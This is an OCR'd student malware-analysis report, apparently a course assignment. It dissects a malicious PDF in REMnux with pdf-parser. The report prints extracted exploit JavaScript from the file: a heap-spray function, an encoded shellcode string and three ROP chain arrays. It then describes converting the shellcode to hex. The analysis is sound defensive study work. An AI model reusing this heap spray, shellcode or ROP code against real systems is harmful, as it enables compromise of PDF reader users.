
Due Date for Stage 2: October 10 Midnight – Submission through the blackboard

---


Running in Remnux:

1. 


2. After pdf parser, the objects contents are as follows:



The object 4 is referencing the object 5



The object 5 containing the streams and Filter which means itis compressed and , which may also contain the vulnerability:




->The object 6 is an XFA element, means it may be obfuscated

```
obj 6 0
 Type:
 Referencing: 7 0 R

  <<
    /XFA 7 0 R
  >>


<</#58FA 7 0 R>>


obj 7 0
 Type:
 Referencing:
 Contains stream

  <<
    /Length 372
  >>

 '<?xml version="1.0" encoding="UTF-8"?>\n<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">\n<config xmlns="http://www.xfa.org/schema/xci/2.6/">\n<pr
t><pdf><interactive>1</interactive></pdf></present>\n</config>\n<template xmlns="http://www.xfa.org/schema/xfa-template/2.6/">\n<subform name="for
layout="tb" locale="en_US">\n<pageSet></pageSet>\n</subform></template></xdp:xdp>\n\n'

xref
```


We can also observe that obj 7 also contains stream but no filter is observed

3. After running pdf parser filter to raw on object 5 , we can see that object5.raw is created in the system, which means it is uncompressed


4.




->The created object5.raw file is 5.9KBsize




➔ After opening the decompressed object5.raw file,we can see that out decompressing failed




So next will run directly uncompress command on Malicious pdf file and output a file Malice.pdf



➔ Running pdf parser on Malice.pdf, we can see that the objects contents are changed



Now the obj 6 contains the stream and a heap spray function, lets try to create a raw file for this object 6




On opening the raw file, we can a heap spray function and variables :

```
obj 6 0
 Type:
 Referencing:
 Contains stream

  <<
    /Length 4049
  >>

 No filters

function heapSpray(str, str_addr, r_addr) {
  var aaa = unescape("%u0c0c");
  aaa += aaa;
  while ((aaa.length + 24 + 4) < (0x8000 + 0x8000)) aaa += aaa;
  var i1 = r_addr - 0x24;
  var bbb = aaa.substring(0, i1 / 2);
  var sa = str_addr;
  while (sa.length < (0x0c0c - r_addr)) sa += sa;
  bbb += sa;
  bbb += aaa;
  var i11 = 0x0c0c - 0x24;
  bbb = bbb.substring(0, i11 / 2);
  bbb += str;
  bbb += aaa;
  var i2 = 0x4000 + 0xc000;
  var ccc = bbb.substring(0, i2 / 2);
  while (ccc.length < (0x40000 + 0x40000)) ccc += ccc;
  var i3 = (0x1020 - 0x08) / 2;
```


```
  var eee = new Array();
  for (i = 0; i < 0x1e0 + 0x10; i++) eee[i] = ddd + "s";
  return;
}
var shellcode = unescape("%u6e75%u6973%u6e67%u6465%u6320%u6168%u2072%u7562%u5b66%u205d%u203d%u220a%u785c%u6264%u785c%u6663%u785c%u3964%u785c%u3437%u78
5c%u3432%u785c%u3466%u785c%u6235%u785c%u3932%u785c%u3963%u785c%u3162%u785c%u3130%u785c%u3862%u785c%u3730%u785c%u3537%u785c%u6561%u0a22%u5c22%u3978%u5c
31%u3378%u5c31%u3478%u5c33%u3178%u5c37%u3078%u5c33%u3478%u5c33%u3178%u5c37%u3878%u5c33%u6578%u5c63%u3878%u5c39%u3478%u5c63%u3678%u2234%u0a3b");
var executable = "";
var rop9 = unescape("%u313d%u4a82%ua713%u4a82%u1f90%u4a80%u9038%u4a84%u7e7d%u4a80%ufff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u0
000%u155a%u4a80%u3a84%u4a84%ud4de%u4a82%u1f90%u4a80%u76aa%u4a84%u9030%u4a84%u4122%u4a84%u76aa%u4a84%u7e7d%u4a80%u3178%u4a81%u0026%u0000%u0000%u0000%u0
000%u0000%u0000%u0000%u3a82%u4a84%u6c5e%u4a84%u76ab%u4a84%u3775%u41b8%u0400%u0000%u8589%u0ece%u7984%u4a81%u3178%u4a81");
var rop10 = unescape("%u6015%u4a82%ue090%u4a82%u007d%u4a82%u0038%u4a85%u46d5%u4a82%ufff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u
0000%u5016%u4a80%u420c%u4a84%u4241%u4a81%u007d%u4a82%u6015%u4a82%u0030%u4a85%ub49d%u4a84%u6015%u4a82%u46d5%u4a82%u4197%u4a81%u0026%u0000%u0000%u0000%u
0000%u0000%u0000%u0000%u4013%u4a81%ue036%u4a84%ua8df%u4a82%uad5c%ue0ff%u0400%u0000%u3e5e%ufc67%u8b31%u4a81%u4197%u4a81");
var rop11 = unescape("%u822c%u4a85%uf129%u4a82%u597f%u4a85%u6038%u4a86%uf1d5%u4a83%ufff%uffff%u0000%u0000%u0040%u0000%u0000%u1000%u0000%u0000%u
0000%u5093%u4a85%u3c3c%ub389%u0030%u4a85%u597f%u4a85%u0031%u4a85%uba3e%u7e77%u822c%u4a85%uf1d5%u4a83%ud4f8%u4a85%u6030%u4a86%u4864%u4a81%u0026%u0000%u
0000%u0000%u0000%u0000%u0000%u0000%u4856%u4a81%u05a0%u4a85%u0bc4%u4a86%u05a0%u4a85%uc376%u4a81%u63d0%u4a84%u0400%u0000%ud4f8%u4a85%ud4f8%u4a85%u4864%u
4a81");
var r11 = false;
var vulnerable = true;
                                                                                                                    28,1          24%
```

➔ Copied the the var ShellCode content in to separate file, converted the Unicode to hexcode then hexcode to shell code, as follows:


```
__ImageBase
__subsystem__
__tls_end__
__major_image_version__
__loader_flags__
__rt_psrelocs_end
__minor_subsystem_version__
__minor_image_version__
__RUNTIME_PSEUDO_RELOC_LIST_END__
__crt_xt_end__
remnux@remnux:~/Downloads$ vi objectM6.raw
remnux@remnux:~/Downloads$ unicode2hex-escaped < FirstShellCode.unicode > FirstShellCode.hex
```




Next install nasm and binutils to run shcode2exe command to generate shell code from hex

